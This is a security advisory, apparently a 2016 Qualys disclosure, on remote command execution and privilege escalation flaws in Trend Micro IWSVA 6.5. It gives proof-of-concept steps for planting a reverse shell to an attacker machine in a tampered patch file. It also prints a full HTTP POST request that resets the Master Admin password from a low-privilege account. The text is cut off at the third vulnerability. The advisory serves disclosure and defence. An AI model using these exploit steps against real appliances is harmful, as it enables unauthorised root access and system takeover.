Qualys Security Advisory QSA-2016-10-26

October 26, 2016

Multiple Vulnerabilities in Trend Micro Interscan Web Security Virtual Appliance (IWSVA) 6.5.x

---

SYNOPSIS:

TrendMicro Interscan Web Security Virtual Appliance (IWSVA) suffers from Remote Command Execution (RCE), Privilege Escalation and Stored Cross Site Scripting vulnerabilities.

Reference: http://downloadcenter.trendmicro.com/?prodid=86&regs=NABU


VULNERABILITY DETAILS:

Lab Setup:


1. Target Hostname: TrendMicroIWSVA6.5SP2
2. Target IP Address: 192.168.253.150
3. Kali Machine IP: 192.168.253.136

Vulnerable/Tested Version:

Interscan Web Security Virtual Appliance version 6.5-SP2_Build_Linux_1707.Older versions are also affected.



Note: All the vulnerabilities mentioned in this report were tested with a least privileged user account '**test**'. This user has '**Reports Only**' role assigned.



Vulnerability 1: Remote Command Execution (RCE)

An authenticated remote user with least privilege/role (a user with 'Reports only' role) can gain a '**root**' shell on the system.

Risk Factor: High

Impact:


An attacker with low privileges can abuse the **Patch Installation** functionality to execute commands on the system remotely and gain a '**root**' shell.

CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:C

Proof-Of-Concept:

1. Log into IWSVA web console with least privilege user '**test**'.

2. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.




3. Download a product patch from TrendMicro download center: http://downloadcenter.trendmicro.com/?prodid=86&regs=NABU

4. I downloaded '**iwsva-65-sp2-ar64-en-cpb1620.tgz**' and renamed it to '**iwsva-65-sp2-ar64-en-cpb1624.tgz**' just to indicate a higher patch.


5. Open this file in Archive Manager and locate '**stargate_patch_apply.sh**' shell script.

6. Edit this script and remove all the code and add a bash one liner reverse shell.




Here, 192.168.253.136 is Kali machine's IP address which is listening on port#443 for reverse shell.

7. Now edit the '**stargate_patch.ini**' file to update build versions from **1620** to **1624**. This may not be necessary but I preferred to update the file anyway.




8. This changes the MD5 hash of '**stargate_patch.tgz**' file and it seems that there is a server side validation wherein server computes the file hash and checks if it matches with the one that is there in '**MD5SUM.txt**' file. This '**MD5SUM.txt**' file is in the same '**iwsva-65-sp2-ar64-en-cpb1624.tgz**' patch update file.


9. Calculate the MD5 hash of '**starget_patch.tgz**' file as it's been modified and put it in '**MD5SUM.txt**' file.





10. Create a '**patch_upload.html**' which is a file upload form and put it in document root on Kali machine.



11. Open a new browser tab and access this page. Select the '**iwsva-65-sp2-ar64-en-cpb1624.tgz**' to upload.








Note: The Session ID cookie was automatically sent as the '**test**' user was already logged in another browser tab. Also, this POST request to apply/update the patch usually has '**CSRFGuardToken**' in the POST body but removing it does NOT prevent you from uploading the patch.

12. Got root shell on Kali machine.



Vulnerability 2: Privilege Escalation via 'UpdateAccountAdministration' functionality

An authenticated remote user with least privilege/role (a user with 'Reports only' role) can change Master Admin's password.

Risk Factor: HIGH

Impact:

An attacker with low privileges can change Master Admin's password by sending a specially crafted POST request. An attacker can then have full control over the system.

CVSS Score: AV:N/AC:L/AU:S/C:C/I:C/A:C

Proof-Of-Concept:


1. Log into IWSVA web console with least privilege user '**test**'.

2. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.

3. Send following POST request using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request.

```
POST /servlet/com.trend.iwss.gui.servlet.updateaccountadministration HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: JSESSIONID=74E908C13F35F3F7106B79CE29FCBE04
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 306

CSRFGuardToken=7BO2MDAZJ149G52PRMMJDSARHQL6TFYE&accountop=review&allaccount=
admin&allaccount=hacker2&allaccount=hacker4&allaccount=hacker&allaccount=test&accountname=
admin&commonname=admin&accounttype=0&password_changed=true&PASS1=cba123&PASS2=
cba123&description=Master+Administrator&role_select=0&roleid=0
```

4. Master Admin's password updated successfully.



5. Log into IWSVA web console as '**admin**' and new password '**cba123**' to confirm if it works.

Vulnerability 3: Privilege Escalation via 'UpdateAccountAdministration' functionality

An authenticated remote user with least privilege/role (a user with 'Reports only' role) can add a privileged user with Administrator role.

Risk Factor: **HIGH**

